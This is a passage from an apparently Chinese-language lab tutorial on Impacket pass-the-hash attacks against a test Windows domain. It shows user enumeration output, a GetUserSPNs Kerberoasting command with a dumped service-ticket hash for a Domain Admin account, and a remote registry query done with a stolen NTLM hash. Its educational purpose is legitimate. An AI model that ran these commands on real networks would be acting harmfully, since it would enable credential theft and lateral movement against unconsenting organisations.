Administrator (500)/BadPasswordCount: 0
Administrator (500)/LogonCount: 26
Administrator (500)/PasswordLastSet: 2019-05-25 17:34:38
Administrator (500)/PasswordDoesNotExpire: False
Administrator (500)/AccountIsDisabled: False
Administrator (500)/ScriptPath:
flyteam (1007)/FullName:
flyteam (1007)/UserComment:
flyteam (1007)/PrimaryGroupId: 513
flyteam (1007)/BadPasswordCount: 0
flyteam (1007)/LogonCount: 0
flyteam (1007)/PasswordLastSet: 2019-09-22 15:02:08
flyteam (1007)/PasswordDoesNotExpire: False
flyteam (1007)/AccountIsDisabled: False
flyteam (1007)/ScriptPath:
Guest (501)/FullName:
Guest (501)/UserComment:
Guest (501)/PrimaryGroupId: 513
```

借助 hash 传递自动获取目标域内所有服务账户密码 hash

GetUserSPNs.exe -hashes :CCEF208C6485269C20DB2CAD21734FE7 rootkit.org/sqladmin -request

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>GetUserSPNs.exe -hashes :CCEF208C6485269C20DB2CAD21734FE7 rootkit.org/sqladmin -request
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

ServicePrincipalName                    Name     MemberOf                                      PasswordLastSet      LastLogon
--------------------------------------  -------  --------------------------------------------  -------------------  -------------------
MSSQLSvc/Srv-Web-Kit.rootkit.org:1433   dbadmin  CN=Domain Admins,CN=Users,DC=rootkit,DC=org  2019-05-26 19:44:29  2019-09-22 17:34:57
MSSQLSvc/Srv-Web-Kit.rootkit.org        dbadmin  CN=Domain Admins,CN=Users,DC=rootkit,DC=org  2019-05-26 19:44:29  2019-09-22 17:34:57



$krb5tgs$23$*dbadmin$ROOTKIT.ORG$MSSQLSvc/Srv-Web-Kit.rootkit.org*$c0ba1a76cfa3b8bf939ba0401631114 7$b6a7ca593cf79d59ba0e1af09510255ba4c9c0bd15bed9606f07bb6484c
b53f34537cba8cd19a736dfa4170920def784cd6455105c049b2d6d37eff3ab4cfddf3325de3ad84da9d9072cadd7a44cb485dba72552223975fae2d369d040dc7d5224770dee25c27eb4fd7d73f8c7
edc81baf4d4e9026768d8378754fd78280b25af4d96ab9900067661694ff000b76b8205da011be8854b58669b5e082f5143ca37abd6c5337d03d958ac9c891bc95ece4584af7eb013a5c2c7c93f5be0
a486af8e51e45aa8d9dda8f0fead08b4ee28cb538d1f3c36d3bb946f93451aae0af82e314aef60d0e511488439a9fedf086d474d066f8dc9a3782c51d3a1976ebde2ade5d6f6f39064687d364a32532
77cb41a8f1d1daeb6b8abe2492477927f86ebeaca1e8ec64ebee3e27e38390a6b479a2f5324ab71703a07db5937e6cb9d306c138f4ce6cd866d979c02f61585947517 2d1abcec27e4d45ea4ed00998c
37ae09c678270a4adffb8664073fdc82871c8b7e98a1987f62f807703d3f262b062ba7e74b37fc53be2eb8ae0923c8ae1284dc023dd306ac8eda769e7f76561361b4ee47f75f343dae6f7f656ac8fe0
0ef9db166f705cb282d412b07d31bba2a74a28624b3e19920ce2af1f28aa79a80da8cf280eba1376a77ab1a5753d4093fd47d5ae50445f6581378ec57517ecf848be5e082b0a4d5a81414b7d5c888c3
628132195cf77962cc15fb07194410f652721b0b269e5b26d5afb906b7ebb203bc0a1ab2c599687cdc16c475f1db8a0943786961639d60e9612cf50fb24789be1a948208d397a71898ad14d4bedf6dc
dd44063774d81adf93ad8a46336f659dbd0b87236fd9b72d9bf92a09b2a9bbd831ec35b9aa96fcda9e95a585207465 43f2bf00b443d1d89ed95fa5c63b6ee5bb248a01eebdba20d967e9d001f0efe52e
3ab0b299e17ea13b71b9e5e023d515c69670d15ec9eb5cdaa1f7e09a2753ff41741a0142ce7ef61efa48186fcb594b938d10140326 3c6b162934066d0f1a953a34e3c1bb13f3ca9cc5c802db2e9013e
103dabdf821e1568049027d7fededa30cdf424a2aaeff5367338e7a7ef3f8f1a300f6441dbc8a6f628c2ec4bb6cde046e06e7bbbf38eaef076d7e78c10653ef27e969b8d5ba82033e8095d0b3ded379
150caed219501faa8a9ba9f215ee1cb5c1e01e0b434e15fe6aae27b780cc6aae06110fd811f7cb7a30834604adf2b1a0d27a9c2325d05055c45c9810fd13a9f6ed81990d3d3e1c6fafb8e4f5096686e
c218d4a24780108a84bc0e1abf7a4ef62ce460df1e7b1d84909a8762b6561c7bb3e198c1
```

借助 hash 传递实现的远程注册表查询

reg.exe -hashes :518B98AD4178A53695DC997AA02D455C ./administrator:@192.168.3.73 query -keyName HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>reg.exe -hashes :518B98AD4178A53695DC997AA02D455C ./administrator:@192.168.3.73 query -keyName HKLM\SOFTWARE\Microsoft\
Windows\CurrentVersion\Run
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
        VMware User Process     REG_SZ  "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
[*] Stopping service RemoteRegistry
```